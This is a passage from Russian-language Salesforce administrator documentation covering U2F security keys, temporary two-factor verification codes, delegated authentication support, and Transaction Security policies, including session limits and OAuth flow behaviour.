Администратор Salesforce может позволить пользователям использовать ключ безопасности U2F всякий раз, когда предлагается проверить подлинность, включая двухфакторную проверку подлинности и активации. Вместо использования Salesforce Authenticator или разовых паролей, присылаемых по эл. почте, пользователи вставляют ключ безопасности U2F в USB-порт для выполнения проверки.

Стандарт проверки подлинности U2F является частью FIDO Alliance и обеспечивает безопасность двухключевой криптографии, которая предоставляет надежную защиту от фишинговых атак. Ключи безопасности U2F, которые обычно вставляются в USB-порт, легко развернуть и можно применять в средах, где недопустимо использование мобильных устройств. Пользователи могут применять один ключ безопасности для нескольких поставщиков услуг и организаций/учетных записей Salesforce.

Ниже рассмотрен принцип работы ключей безопасности.

- Пользователи могут самостоятельно подготовить ключи безопасности. Для этих устройств не требуется предварительная регистрация ИТ-отделом или администраторами.
- Ключи безопасности могут выглядеть так же, как другие USB-устройства проверки подлинности, которые пользователи носят на брелоке от ключей. Логотип FIDO U2F указывает на то, что устройство поддерживает протокол U2F. В случае сомнений убедитесь, что ключи вашего поставщика оборудования безопасности поддерживают протокол U2F.
- Ключи безопасности не являются устройствами биометрической аутентификации даже при наличии кнопки, которую пользователь должен нажать для активации устройства. После установки и активации ключ безопасности создает необходимые учетные данные, и обозреватель передает их в систему Salesforce для выполнения входа.
- На сегодняшний день этот метод проверки подлинности поддерживается только обозревателем Chrome 41 или более поздними версиями, поскольку этот обозреватель изначально поддерживает протокол U2F.

После включения функции ключей безопасности U2F в вашей организации все пользователи могут самостоятельно зарегистрировать ключ безопасности для подключения устройства к учетной записи Salesforce. Затем они могут использовать его для проверки подлинности.

1. В разделе «Настройка» введите *«Параметры сеанса»* в поле «Быстрый поиск», затем выберите **«Параметры сеанса»**.
2. Выберите «Позволить пользователям использовать ключ безопасности».

   Важное замечание: Функция «Мой домен» должна быть включена до ключей безопасности U2F. Если ваша организация развернула функцию «Мой домен», у вас будет доступ к этому параметру.

3. Сохраните внесенные изменения.

Как и в случае с другими методами проверки подлинности, можно использовать стандартные средства Salesforce для отслеживания применения ключей безопасности пользователей.

- Просматривайте действия пользователей с ключами безопасности на странице «Журнал проверки подлинности».
- Отслеживайте внедрение ключей безопасности с помощью отчета «Способы проверки подлинности» (ссылка на странице «Журнал проверки подлинности»).
- Создавайте списковые представления пользователей с полем «Имеет ключ безопасности U2F», чтобы знать, кто зарегистрировал этот метод.

С помощью средства «Пакетная электронная рассылка пользователям» можно отправлять целевые сообщения пользователям, зарегистрировавшим этот метод.

Регистрация ключа безопасности U2F для проверки подлинности

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Database.com**, **Developer**, **Enterprise**, **Group**, **Performance**, **Professional** и **Unlimited**

Зарегистрируйте ключ безопасности U2F для подключения к учетной записи Salesforce. Это надежная и удобная альтернатива использованию Salesforce Authenticator, разовых паролей, присылаемых по эл. почте, и SMS. Всякий раз, когда предлагается проверить подлинность, включая двухфакторную проверку и активации, пользователь может вставлять ключ безопасности в USB-порт для выполнения проверки.

Если администратор Salesforce разрешил использовать ключи безопасности U2F, зарегистрируйте собственный ключ безопасности (администратор не сможет этого сделать за вас). Учитывайте следующие рекомендации.

- Убедитесь в совместимости ключа безопасности с протоколом U2F. Ключи безопасности могут выглядеть так же, как другие USB-устройства проверки подлинности, которые пользователи носят на брелоке от ключей. Логотип FIDO U2F означает, что устройство поддерживает протокол U2F. В случае сомнений проконсультируйтесь с администратором Salesforce.
- Убедитесь в совместимости обозревателя. На сегодняшний день U2F поддерживается только обозревателем Google Chrome 41 или более поздними версиями, поскольку этот обозреватель изначально поддерживает протокол U2F. Действия по регистрации и проверке подлинности поддерживаются только в Chrome 41 или более поздних версиях.
- Пользователи могут применять один ключ безопасности для нескольких поставщиков услуг и организаций/учетных записей Salesforce. Можно зарегистрировать один ключ на организацию.

1. Держите ключ безопасности с поддержкой U2F под рукой, чтобы воспользоваться им при необходимости. Если слишком долго ждать, может истечь время ожидания попытки регистрации.
2. На странице личных параметров введите строку *«Дополнительные сведения о пользователе»* в поле «Быстрый поиск», затем выберите **«Дополнительные сведения о пользователе»**. Нет результатов? Введите строку *«Личные сведения»* в поле «Быстрый поиск» и выберите пункт **«Личные сведения»**.
3. Нажмите **«Зарегистрировать»** рядом с полем «Ключ безопасности (U2F)».

   Если такого варианта нет, администратор Salesforce не разрешил использовать ключи безопасности.
4. Из соображений безопасности, выполните вход в организацию.
5. По запросу вставьте ключ безопасности в USB-порт компьютера. При наличии нажмите кнопку.

   Ключи безопасности не являются устройствами биометрической аутентификации даже при наличии кнопки, которую пользователь должен нажать для активации устройства.
6. Чтобы пропустить сообщение-подтверждение, щелкните **«Продолжить»** после успешной регистрации.

   Чтобы повысить защиту организации, на эл. почту отправляется уведомление после успешной регистрации.

Теперь можно использовать этот метод проверки подлинности. После запроса вставьте ключ безопасности U2F и нажмите кнопку при наличии. Ключ безопасности создает необходимые учетные данные, и обозреватель передает их в систему Salesforce для выполнения проверки.

При отсутствии ключа безопасности можно воспользоваться другими способами проверки, например Salesforce Authenticator или другими методами, которые генерируют код проверки. Если требуется временный альтернативный метод для двухфакторной проверки подлинности, администратор может генерировать временный код проверки (не доступно для активаций).

Пользователь и администратор могут в любое время отменить регистрацию ключа безопасности.

Отключение Salesforce Authenticator (версии 2 или более поздней) от учетной записи пользователя

Одновременно только одно мобильное приложение Salesforce Authenticator (версии 2 или более поздней) может быть подключено к учетной записи пользователя. Если пользователь утратил доступ к приложению при замене или в случае утери мобильного устройства, отключите приложение от учетной записи пользователя. При следующем входе пользователя с использованием двухфакторной проверки подлинности (если не подключено другое приложение для проверки подлинности) система Salesforce попросит пользователя подключить новое приложение для проверки подлинности.

1. Введите строку «*Пользователи*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Щелкните имя пользователя.
3. На странице сведений о пользователе щелкните **«Отключить»** рядом с полем «Регистрация приложения:«Salesforce Authenticator».

Пользователи могут самостоятельно отключить приложение от своей учетной записи на странице «Дополнительные сведения о пользователе». В личных настройках необходимо щелкнуть **«Отключить»** напротив поля «Регистрация приложения»«Salesforce Authenticator».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отключения пользовательского приложения Salesforce Authenticator:

- «Двухфакторная проверка подлинности для входов посредством пользовательского интерфейса»

Отключение пользовательского приложения для создания одноразовых паролей

Кроме Salesforce, Authenticator к учетной записи пользователя может быть подключено только еще одно мобильное приложение средства проверки подлинности для создания проверочных кодов (одноразовых паролей). Если пользователь теряет доступ к приложению при замене или потере мобильного устройства, отключите приложение от учетной записи пользователя. При следующем входе пользователя с помощью двухфакторной проверки подлинности система Salesforce предложит пользователю подключиться к новому приложению средства проверки подлинности, если не подключен какой-либо другой метод проверки подлинности.

1. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Щелкните имя пользователя.
3. На странице сведений о пользователе щелкните **«Отключить»** рядом с полем «Регистрация приложения: Приложение для создания одноразовых паролей».

Пользователи могут отключить приложение от своей учетной записи. Для этого следует в разделе личных параметров перейти на страницу «Дополнительные сведения о пользователе» и нажать **«Отключить»** рядом с полем «Регистрация приложения: Приложение для создания одноразовых паролей».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы отключить приложение средства проверки подлинности пользователя:

- «Двухфакторная проверка подлинности для входов посредством пользовательского интерфейса»

СМ. ТАКЖЕ:

Просмотр и управление пользователями

Делегированное управление задачами двухфакторной проверки подлинности

Обновление персональных сведений

Удаление регистрации ключа безопасности пользователя по протоколу U2F

Для учетной записи пользователя Salesforce можно зарегистрировать только один ключ безопасности U2F. Если пользователь сменил или потерял зарегистрированный ключ безопасности, отмените регистрацию из учетной записи пользователя.

1. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Щелкните имя пользователя.
3. На странице сведений о пользователе нажмите **«Удалить»** рядом с полем «Ключ безопасности (U2F)».

Пользователи могут удалить зарегистрированный ключ безопасности из своей учетной записи. Для этого следует в разделе личных параметров перейти на страницу «Дополнительные сведения о пользователе» и нажать **«Удалить»** рядом с полем «Ключ безопасности (U2F)».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления регистрации ключа безопасности пользователя по протоколу U2F:

- «Двухфакторная проверка подлинности для входов посредством пользовательского интерфейса»

Создание временного кода проверки подлинности

Генерировать временный код проверки для пользователей, которые не могут получить доступ к устройству, с которого обычно осуществляется двухфакторная проверка подлинности. Вы настраиваете время истечения действия кода, от 1 до 24 часов после его создания. Код может использоваться несколько раз до его истечения.

Временные коды двухфакторной проверки подлинности действительны только для двухфакторной проверки подлинности. Они не действительны для активаций устройства. Таким образом, при входе пользователей в систему из нераспознанного веб-обозревателя или приложения и необходимости проверки подлинности нельзя использовать временный код.

1. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Щелкните имя пользователя, которому нужен временный код проверки.

   Вы не можете генерировать код для неактивного пользователя.
3. Найдите «Временный код проверки» и щелкните **«Создать»**.

   Если вам еще не доступен сеанс с высоконадежным уровнем безопасности, Salesforce предложит проверить подлинность.
4. Выберите время истечения кода и щелкните **«Создать код»**.
5. Вышлите код пользователю и затем щелкните **«Готово»**.

   После того как нажали **«Готово»**, вы не сможете увидеть код снова, код больше не отображается в пользовательском интерфейсе.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания временного кода проверки:

- «Двухфакторная проверка подлинности для входов посредством пользовательского интерфейса»

Пользователи могут использовать временный код проверки несколько раз до его истечения. Каждый пользователь имеет право только на один временный код за один раз. Если пользователь забывает или теряет код до момента его истечения, вы можете вручную аннулировать старый код и создать новый. Вы можете создавать вплоть до шести кодов в час на каждого пользователя.

Прим.: Если пользователь добавляет способ проверки подлинности в учетную запись пользователя, тот получает сообщение по эл. почте. Чтобы остановить отправку сообщений по эл. почте пользователям, когда в их учетные записи добавлены новые способы проверки подлинности, свяжитесь с компанией Salesforce.

СМ. ТАКЖЕ:

Двухфакторная проверка подлинности

Делегированное управление задачами двухфакторной проверки подлинности

Истечение срока действия временного проверочного кода

Истечение срока действия временного проверочного кода

Истечение временного проверочного кода пользователя, если он больше не нуждается в двухфакторной проверке подлинности

Каждый пользователь имеет право только на один временный код за один раз. Если пользователь забывает или теряет код до момента его истечения, вы можете вручную аннулировать старый код и создать новый. Вы можете создавать вплоть до шести кодов в час на каждого пользователя.

1. Введите строку «*Пользователи*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Щелкните имя пользователя, временный код проверки которого хотите аннулировать.
3. Найдите «Временный код проверки» и щелкните **«Срок истекает сейчас»**.

СМ. ТАКЖЕ:

- Двухфакторная проверка подлинности
- Делегированное управление задачами двухфакторной проверки подлинности
- Создание временного кода проверки подлинности

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы аннулировать временный код проверки пользователя:

- «Двухфакторная проверка подлинности для входов посредством пользовательского интерфейса»

Просмотр способов, с помощью которых пользователи проходят проверку подлинности

Настройте просмотр списка пользователей или проверьте отчет способов проверки подлинности, чтобы узнать, кто пользуется данными способами для проверки подлинности. Создайте настраиваемые отчеты, чтобы выделить шаблоны алгоритмов поведения при проверке подлинности для организации или сообщества.

Чтобы просмотреть зарегистрированные способы проверки подлинности в списковом представлении пользователей, создайте или редактируйте представление и добавьте одно или более из следующих полей.

Имеет проверенный мобильный номер
Определяет, имеет ли пользователь проверенный номер мобильного телефона. Salesforce может отобразить в виде текста проверочный код для пользователя по данному номеру.

Имеет приложение с разовым паролем
Определяет, подключен ли пользователь к приложению средства проверки подлинности, которое генерирует проверочные коды, также известные как контролируемые по времени разовые пароли. Пользователь может проверить подлинность путем ввода кода, сгенерированного таким приложением.

ВЕРСИИ

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра способов проверки подлинности пользователя:

- «Двухфакторная проверка подлинности для входов посредством пользовательского интерфейса»

Имеет средство проверки подлинности Salesforce Authenticator.
Определяет, подключен ли пользователь к мобильному приложению Salesforce Authenticator. Пользователь может проверить подлинность путем подтверждения уведомления, отправленного такому приложению.

Имеет временный код
Определяет, имеет ли пользователь временный проверочный код. Пользователи-администраторы и не администраторы, имеющие полномочие «Управление двухфакторной проверкой подлинности в пользовательском интерфейсе», генерируют временные коды и используют их, когда срок действия кодов истекает.

Имеется ключ безопасности U2F
Указывает, что у пользователя имеется зарегистрированный ключ безопасности U2F. Пользователь может проверить подлинность, вставив ключ безопасности в USB-порт.

Администратор может выполнять задачи поддержки двухфакторной проверки подлинности прямо в списковом представлении. Например, администратор может генерировать, отменять временный проверочный код или отключать мобильное приложение проверки подлинности, если пользователь утрачивает доступ к мобильному устройству.

Чтобы просмотреть и настроить отчет по способам проверки подлинности, пользователи с полномочием «Управление двухфакторной проверкой подлинности в пользовательском интерфейсе» могут щелкнуть ссылку на странице «Журнал проверки подлинности» в меню «Настройка».

Пользователи с полномочием «Просмотр настройки и конфигурации» также могут получить доступ к отчету из папки административных отчетов в меню «Отчеты».

Пользователи с полномочием «Управление двухфакторной проверкой подлинности в API» могут создавать настраиваемые отчеты и панели мониторинга для более полного представления о журнале проверки подлинности в организации или сообществе. Например, создайте отчет, отображающий регистрацию способа проверки подлинности для профиля. Или создайте панель мониторинга с диаграммами, отображающую регистрацию способа и инициирование проверки политикой организации, выполняющей проверку.

СМ. ТАКЖЕ:

Двухфакторная проверка подлинности
Делегированное управление задачами двухфакторной проверки подлинности

Делегированное управление задачами двухфакторной проверки подлинности

Позвольте пользователям, не являющимся администраторами Salesforce, предоставить поддержку двухфакторной проверки подлинности в организации. Например, предположим, вы хотите, чтобы служба поддержки компании генерировала временные коды проверки для пользователей, потерявших или забывших устройство, обычно используемое ими для двухфакторной проверки подлинности. Назначьте участникам службы поддержки полномочие «Управление двухфакторной проверкой подлинности в пользовательском интерфейсе», чтобы они могли генерировать коды и поддерживать конечных пользователей другими задачами двухфакторной проверки подлинности.

Чтобы установить это требование, выберите полномочие «Управление двухфакторной проверкой подлинности в пользовательском интерфейсе» в профиле пользователя (только для клонированных профилей) или набор полномочий. Пользователи с этим полномочием могут выполнять следующие задачи.

- Генерировать временный код проверки для пользователя, который не может получить доступ к устройству, с которого обычно осуществляется двухфакторная проверка подлинности.
- Отвязать способы проверки подлинности от учетной записи пользователя при утрате или замене устройства пользователем.
- Просматривать действия пользователя по проверке подлинности на странице «Журнал проверки подлинности».
- Просматривать отчет о способах проверки подлинности, нажимая ссылку на странице «Журнал проверки подлинности».
- Создавать списковые представления пользователей, отображающие способы проверки подлинности, зарегистрированные пользователями.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования профилей и наборов полномочий:

- Управление профилями и наборами полномочий

Прим.: Кроме того, пользователи с таким полномочием, не являющиеся администраторами, могут просматривать отчет «Способы проверки подлинности», но не могут создавать пользовательские отчеты, включающие ограниченные данные для пользователей с полномочием «Управление пользователями».

СМ. ТАКЖЕ:

Защита организации Salesforce

Отключение Salesforce Authenticator (версии 2 или более поздней) от учетной записи пользователя

Отключение пользовательского приложения для создания одноразовых паролей

Создание временного кода проверки подлинности

Истечение срока действия временного проверочного кода

Просмотр способов, с помощью которых пользователи проходят проверку подлинности

Безопасность транзакций

Безопасность транзакций — это инфраструктура, которая отслеживает события Salesforce в реальном времени, выполняет соответствующие действия и отправляет уведомления на основе созданных политик безопасности. Безопасность транзакций отслеживает события согласно настроенным политикам. Данные политики применяются в отношении событий организации и определяют действия, которые должны выполняться при наступлении определенных обстоятельств. При инициировании политики пользователю может быть предложено выполнение действия и отправлено дополнительное уведомление.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Требуется приобретение подписок на дополнительные компоненты Salesforce Shield или Salesforce Shield Event Monitoring.

Политики безопасности транзакций

Политики оценивают действия посредством указанных вами событий. Каждой политике назначаются оперативные действия, например отправка уведомления, блокировка, применение двухфакторной проверки подлинности, замораживание пользователя или завершение сеанса.

Регулировка безопасности транзакций

В целях обеспечения безопасности транзакций выполняется регулирование задействованных ресурсов, чтобы предотвратить злонамеренную или неумышленную монополизацию общих ресурсов платформы, используемой несколькими клиентами. Регулирование предотвращает трату слишком большого объема ресурсов на оценку политик, что может повлиять на вашу организацию.

Настройка безопасности транзакций

Прежде чем начать создание собственных настраиваемых политик, активируйте и настройте безопасность транзакций для организации. Данная функция доступна только активному пользователю с профилем «Системный администратор».

Создание настраиваемых политик безопасности транзакций

Пользователи могут создавать собственные настраиваемые политики, инициируемые конкретными событиями. Данная функция доступна только активному пользователю с профилем «Системный администратор».

Создание политик безопасности транзакций при помощи Salesforce Classic

Создайте политику в Salesforce Classic при помощи единой формы, включая базовый класс событий Apex.

Создание политик безопасности транзакций при помощи Lightning Experience

Воспользуйтесь мастером Безопасность транзакций для пошагового создания политики.

Политики Apex для уведомлений о безопасности транзакций

Каждая политика безопасности транзакций должна реализовывать интерфейс Apex `TxnSecurity.PolicyCondition`. Ниже перечислены некоторые примеры.

Управление политиками безопасности транзакций

С помощью политик безопасности транзакций можно определять, включать и создавать код Apex для реализации ваших политик. Выберите способ отправки уведомления при инициировании политики, затем нужные политики. Данная функция доступна только активному пользователю с профилем «Системный администратор».

Получение уведомлений политики безопасности транзакций

Выбранные уведомления отправляются пользователям при инициировании включенной политики. Данные уведомления отличаются особым форматированием.

Политики безопасности транзакций

Политики оценивают действия посредством указанных вами событий. Каждой политике назначаются оперативные действия, например отправка уведомления, блокировка, применение двухфакторной проверки подлинности, замораживание пользователя или завершение сеанса.

После включения безопасности транзакций для организации создается две политики.

- Политика «Ограничение параллельных сеансов пользователей» для ограничения параллельных сеансов входа.
- Политика «Экспорт данных интереса» блокирует загрузку слишком большого объема данных интересов.

В организации также создаются соответствующие классы Apex для политик. Администратор может включить политики сразу или отредактировать классы Apex для их настройки.

Например, администратор активирует политику «Ограничение параллельных сеансов пользователей» для ограничения количества параллельных сеансов на одного пользователя. Кроме того, администратор выбирает получение электронных уведомлений при инициировании политики. Также администратор обновляет реализацию Apex политики для ограничения количества сеансов, доступных пользователям, до трех (вместо пяти). (Все намного проще, чем кажется.) При попытке пользователя, выполнившего три сеанса входа, создать четвертый сеанс Политика препятствует данному действию и требует завершить один из текущих сеансов перед включением нового сеанса. При этом администратору отправляется уведомление об инициировании политики.


ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Требуется приобретение подписок на дополнительные компоненты Salesforce Shield или Salesforce Shield Event Monitoring.

Архитектура безопасности транзакции использует систему политики безопасности для анализа событий и определения необходимых действий.



Политика безопасности транзакций состоит из событий, уведомлений и действий.

- Доступные типы событий:
  - «Экспорт данных» для объектов «Организация», «Обращение», «Контакт», «Интерес» и «Возможность»
  - «Объект» для поставщиков и сеансов проверки подлинности, обозревателей клиента, Chatter и IP-адреса входа
  - «Входы»

  - «Доступ к ресурсу» для связанных приложений, отчетов и панелей мониторинга

- Вы можете быть уведомлены по почте, через внутрипрограммные уведомления или с помощью уведомлений обоих типов.
- Выполняемые действия при инициировании политики:
  - Блокировка операции
  - Требование более высокого уровня безопасности сеанса посредством двухфакторной проверки подлинности
  - Заморозка пользователя
  - Завершение текущего сеанса

  При необходимости пользователи могут получать только уведомления без выполнения каких-либо действий. Доступные действия определяются выбранным типом события и ресурсом.

Регулировка безопасности транзакций

В целях обеспечения безопасности транзакций выполняется регулирование задействованных ресурсов, чтобы предотвратить злонамеренную или неумышленную монополизацию общих ресурсов платформы, используемой несколькими клиентами. Регулирование предотвращает трату слишком большого объема ресурсов на оценку политик, что может повлиять на вашу организацию.

Политики регулируются для обеспечения равномерного распределения ресурсов. Если запрос политики невозможно достаточно быстро обработать, он закрывается по отказу и доступ блокируется. Механизм безопасности транзакций реализует регулировку, ограничивая выполнение политик. Если время, затраченное на выполнение, превышает три секунды, пользователю запрещается доступ к ресурсу или объекту.

Вот пример, как работает регулировка политик выполнения входа. В вашей организации есть политика выполнения входа с уведомлением. Пользователь делает подряд четыре запроса на вход, но их не удается выполнить в отведенное время. Механизм безопасности транзакций останавливает обработку политик и завершает закрытые, блокируя все четыре попытки входа. Так как оценка политика не завершилась, уведомление не отправляется.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Требуется приобретение подписок на дополнительные компоненты Salesforce Shield или Salesforce Shield Event Monitoring.

Настройка безопасности транзакций

Прежде чем начать создание собственных настраиваемых политик, активируйте и настройте безопасность транзакций для организации. Данная функция доступна только активному пользователю с профилем «Системный администратор».

1. Включите политики безопасности транзакций, чтобы предоставить к ним доступ.
   a. Введите строку «*Безопасность транзакций*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Безопасность транзакций»**.
   b. Выберите **«Включить настраиваемые политики безопасности транзакций»** вверху страницы.

   Политика ConcurrentSessionsLimitingPolicy ограничивает параллельные сеансы и инициируется двумя способами.

   - При попытке пользователя, выполнившего пять сеансов входа, создать шестой сеанс.
   - При попытке администратора, выполнившего вход, выполнить повторный вход.

   Чтобы задать количество сеансов, доступное пользователям, измените реализацию политики Apex `ConcurrentSessionsPolicyCondition`.

   Политика «Экспорт данных интереса» блокирует загрузку слишком большого объема данных интересов. Она инициируется, если загрузка:

   - извлекает более 2 000 записей интереса;
   - длится более одной секунды до завершения.

   Эти значения можно изменить в реализации политики `DataLoaderLeadExportCondition`.

2. После включения безопасности транзакций выберите настройки для организации.
   a. Щелкните **«Стандартные настройки»** на странице «Политики безопасности транзакций».
   b. Выберите настройку **«При превышении максимально допустимого количества сеансов Salesforce завершить самый давний сеанс»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Требуется приобретение подписок на дополнительные компоненты Salesforce Shield или Salesforce Shield Event Monitoring.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления политиками безопасности транзакций:

- Автор Apex

  И

  Настройка приложения

Политики входа влияют на программный доступ, а также доступ посредством интерфейсов Salesforce Classic и Lightning Experience. При создании политики, ограничивающей количество параллельных сеансов пользователя, данное ограничение учитывает все сеансы: обычные входы посредством имени пользователя и пароля, входы посредством веб-приложений, входы посредством поставщиков проверки подлинности и все другие типы входов.

Ограничение сеанса не является проблемой для интерфейсов Salesforce Classic и Lightning Experience ввиду отображения запроса на выбор сеансов, подлежащих завершению. Данный выбор недоступен внутри программы, поэтому программа получает исключение безопасности транзакций, уведомляющее о достижении ограничения сеанса.

Выбор настройки **«При превышении максимально допустимого количества сеансов Salesforce завершить самый давний сеанс»** препятствует возникновению данной проблемы. При выполнении программного запроса, требующего входа, и использовании всех допустимых сеансов система завершает более давние сеансы до тех пор, пока количество сеансов не превысит установленное ограничение. Данная настройка также поддерживается входами, выполняемыми посредством пользовательского интерфейса. Вместо отображения запроса на выбор сеанса, подлежащего завершению, система автоматически завершает самый давний сеанс и выполняет новый сеанс входа. Таблица ниже описывает порядок обработки процессами OAuth политик входа при наличии и отсутствии данной настройки.

Тип процесса	Действие при выборе настройки	Действие при отмене выбора настройки
Веб-сервер OAuth 2.0	Предоставляются код авторизации и маркер доступа. Более давние сеансы завершаются при соответствии пользователя заданной политике.	Предоставляется только код авторизации. Более давние сеансы завершаются при соответствии пользователя заданной политике.
Пользователь-агент OAuth 2.0	Предоставляется маркер доступа. Более давние сеансы завершаются при соответствии пользователя заданной политике.	Предоставляется маркер доступа. Более давние сеансы завершаются при соответствии пользователя заданной политике.
Маркер обновления OAuth 2.0	Предоставляется маркер доступа. Более давние сеансы завершаются при соответствии пользователя заданной политике.	Исключение TXN_SECURITY_END_SESSION
Маркер носителя OAuth 2.0 JWT	Предоставляется маркер доступа. Более давние сеансы завершаются при соответствии пользователя заданной политике.	Исключение TXN_SECURITY_END_SESSION
Утверждение носителя OAuth 2.0 SAML	Предоставляется доступ. Более давние сеансы завершаются при соответствии пользователя заданной политике.	Исключение TXN_SECURITY_END_SESSION
Имя пользователя и пароль OAuth 2.0	Предоставляется доступ. Более давние сеансы завершаются при соответствии пользователя заданной политике.	Запрещается доступ ввиду превышения допустимого количества сеансов.
Утверждение SAML	Не применимо	Не применимо

Дополнительную информацию о процессах проверки подлинности см. в разделе Проверка подлинности приложений посредством OAuth справки Salesforce.

Создание настраиваемых политик безопасности транзакций

Пользователи могут создавать собственные настраиваемые политики, инициируемые конкретными событиями. Данная функция доступна только активному пользователю с профилем «Системный администратор».

Способ создания политики зависит от того, какой интерфейс пользователя вы применяете.

- Если вы пользуетесь Salesforce Classic, см. раздел Создание политик безопасности транзакций при помощи Salesforce Classic.
- Если вы пользуетесь Lightning Experience, см. раздел Создание политик безопасности транзакций при помощи Lightning Experience.

Несмотря на возможность создания разных политик для одного типа события, рекомендуем избегать наложения политик и их действий. Все политики для выбранного события выполняются при наступлении события, но порядок их выполнения остается неизвестным. Например, при наличии двух политик, включенных для экспортированного контакта, пользователь не может знать, какая политика будет инициирована первой. Если одна политика копирует контакт, а другая политика удаляет контакт, то операция удаления, выполняемая первой, будет препятствовать копированию.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Требуется приобретение подписок на дополнительные компоненты Salesforce Shield или Salesforce Shield Event Monitoring.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления политиками безопасности транзакций:

- Автор Apex

  И

  «Настройка приложения»

Создание политик безопасности транзакций при помощи Salesforce Classic

Создайте политику в Salesforce Classic при помощи единой формы, включая базовый класс событий Apex.

1. Введите строку *«Безопасность транзакций»* в поле «Быстрый поиск» меню «Настройка», выберите пункт **«Безопасность транзакций»** и нажмите кнопку **«Создать»** в разделе «Политики безопасности транзакций».
2. Заполните поля основных сведений для новой политики.
   - Во избежание неясностей и проблем при обслуживании, рекомендуем использовать похожие имена для API и политики. Данное имя должно быть уникальным в организации и может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.
   - «Тип события»: данное поле определяет доступные действия. Ниже перечислены возможные значения.
     - **«Вход»**: вход пользователя. Данное значение позволяет задавать любую комбинацию уведомлений, а также действия ниже.
       - Полная блокировка доступа
       - Для продолжения требуется двухфакторная проверка подлинности
       - Для продолжения требуется завершение текущего сеанса входа
